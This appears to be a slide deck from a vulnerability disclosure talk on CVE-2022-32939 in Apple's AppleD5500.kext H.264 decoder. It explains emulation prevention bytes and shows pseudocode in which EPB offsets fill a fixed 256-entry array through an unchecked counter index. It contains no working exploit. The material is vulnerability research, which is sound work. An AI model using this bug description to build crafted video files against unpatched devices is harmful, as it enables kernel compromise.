  - iPadOS 15.7.1 and 16



<https://upload.wikimedia.org/wikipedia/en/b/ba/DrawingHands.jpg>

## Graphics Driver

Available for: iPhone 6s and later, iPad Pro (all models), iPad Air 2 and later, iPad 5th generation and later, iPad mini 4 and later, and iPod touch (7th generation)

Impact: An app may be able to execute arbitrary code with kernel privileges

Description: The issue was addressed with improved bounds checks.

CVE-2022-32939: Willy R. Vasquez of The University of Texas at Austin

<https://support.apple.com/en-us/HT213490>

# Emulation Prevention Bytes (EPBs)



# Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01

Start Codes

NALU:

Network  
Abstraction  
Layer Unit

NALU  
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

# Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?

Start Codes

NALU:

Network  
Abstraction  
Layer Unit

NALU  
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

# Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?

Start Codes

NALU:

Network  
Abstraction  
Layer Unit

NALU  
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

# Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)

Start Codes

NALU:

Network  
Abstraction  
Layer Unit

NALU  
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

# Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, 03, into the stream

Start Codes

NALU:

Network  
Abstraction  
Layer Unit

NALU  
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

# Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, 03, into the stream
  - 00.00.00.01 becomes 00.00.00.03.01

Start Codes

NALU:

Network  
Abstraction  
Layer Unit

NALU  
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

# Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, 03, into the stream
  - 00.00.00.01 becomes 00.00.00.03.01

Start Codes

NALU:

Network  
Abstraction  
Layer Unit

NALU  
Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	00030141
9A216C41	972EB0		

# Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, 03, into the stream
  - 00.00.00.01 becomes 00.00.00.03.01

Start Codes

NALU:

Network  
Abstraction  
Layer Unit

NALU  
Header

EPB:

Emulation  
Prevention  
Byte

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	00030141
9A216C41	972EB0		

# Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, 03, into the stream
  - 00.00.00.01 becomes 00.00.00.03.01
  - Do this for 00.00.00. [00|01|02|03]

Start Codes

NALU:

Network  
Abstraction  
Layer Unit

NALU  
Header

EPB:

Emulation  
Prevention  
Byte

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	00030141
9A216C41	972EB0		

# Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, 03, into the stream
  - 00.00.00.01 becomes 00.00.00.03.01
  - Do this for 00.00.00. [00|01|02|03]
- Once NALUs are split, EPBs removed

Start Codes

NALU:

Network  
Abstraction  
Layer Unit

NALU  
Header

EPB:

Emulation  
Prevention  
Byte

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	00030141
9A216C41	972EB0		

# Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, 03, into the stream
  - 00.00.00.01 becomes 00.00.00.03.01
  - Do this for 00.00.00. [00|01|02|03]
- Once NALUs are split, EPBs removed

Start Codes

NALU:

Network  
Abstraction  
Layer Unit

NALU  
Header

EPB:

Emulation  
Prevention  
Byte

00000001

6764000BACD9424DF884

00000001

68EBECB22C

000001

65888400197F32C8000106090682C

5570000000301419A216C41972EB0

# Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside** a NALU?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, 03, into the stream
  - 00.00.00.01 becomes 00.00.00.03.01
  - Do this for 00.00.00. [00|01|02|03]
- Once NALUs are split, EPBs removed

Start Codes

NALU:

Network  
Abstraction  
Layer Unit

NALU  
Header

EPB:

Emulation  
Prevention  
Byte

00000001	6764000BACD9424DF884
00000001	68EBECB22C
000001	65888400197F32C8000106090682C 55700000001419A216C41972EB0

# AppleD5500.kext EPB Handling

```
000000016764000BACA00000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes

NALU:

Network  
Abstraction  
Layer Unit

NALU  
Header

EPB:  
Emulation  
Prevention  
Byte

# AppleD5500.kext EPB Handling

```
000000016764000BACA00000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```


Start Codes

NALU:

Network  
Abstraction  
Layer Unit

NALU  
Header

EPB:  
Emulation  
Prevention  
Byte



```
uint epb_offset_array[256];
```

```
uint epbs;
```

# AppleD5500.kext EPB Handling




```
000000016764000BAC00000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU  
Header  
EPB:  
Emulation  
Prevention  
Byte



# AppleD5500.kext EPB Handling




```
000000016764000BACA00000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU  
Header  
EPB:  
Emulation  
Prevention  
Byte



# AppleD5500.kext EPB Handling




```
000000016764000BACA0000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU  
Header  
EPB:  
Emulation  
Prevention  
Byte



# AppleD5500.kext EPB Handling




```
000000016764000BACA00000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU  
Header  
EPB:  
Emulation  
Prevention  
Byte



# AppleD5500.kext EPB Handling




```
000000016764000BAC00000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU  
Header  
EPB:  
Emulation  
Prevention  
Byte



# AppleD5500.kext EPB Handling




```
000000016764000BACA0000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU  
Header  
EPB:  
Emulation  
Prevention  
Byte




# AppleD5500.kext EPB Handling

```
000000016764000BACA0000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU  
Header  
EPB:  
Emulation  
Prevention  
Byte



# AppleD5500.kext EPB Handling




```
000000016764000BACA0000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[0] = 8(8-0);  
    this->epbs++;  
}
```

NALU  
Header  
EPB:  
Emulation  
Prevention  
Byte



```
uint epb_offset_array[256];
```

```
uint epbs;
```



# AppleD5500.kext EPB Handling



```
000000016764000BACA0000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[0] = 8(8);  
    this->epbs++;  
}
```



NALU  
Header  
EPB:  
Emulation  
Prevention  
Byte

```
uint epb_offset_array[256];
```


```
uint epbs;
```

# AppleD5500.kext EPB Handling

```
000000016764000BACA0000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[0] = 8(8);  
    this->epbs++;  
}
```



```
uint epb_offset_array[256];  
uint epbs;
```

NALU  
Header  
EPB:  
Emulation  
Prevention  
Byte


# AppleD5500.kext EPB Handling



```
000000016764000BACA0000030008000003  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes  
NALU:  
Network  
Abstraction  
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[0] = 8(8);  
    this->epbs++;  
}
```



uint epbs;

epbs variable  
serves as an  
array index

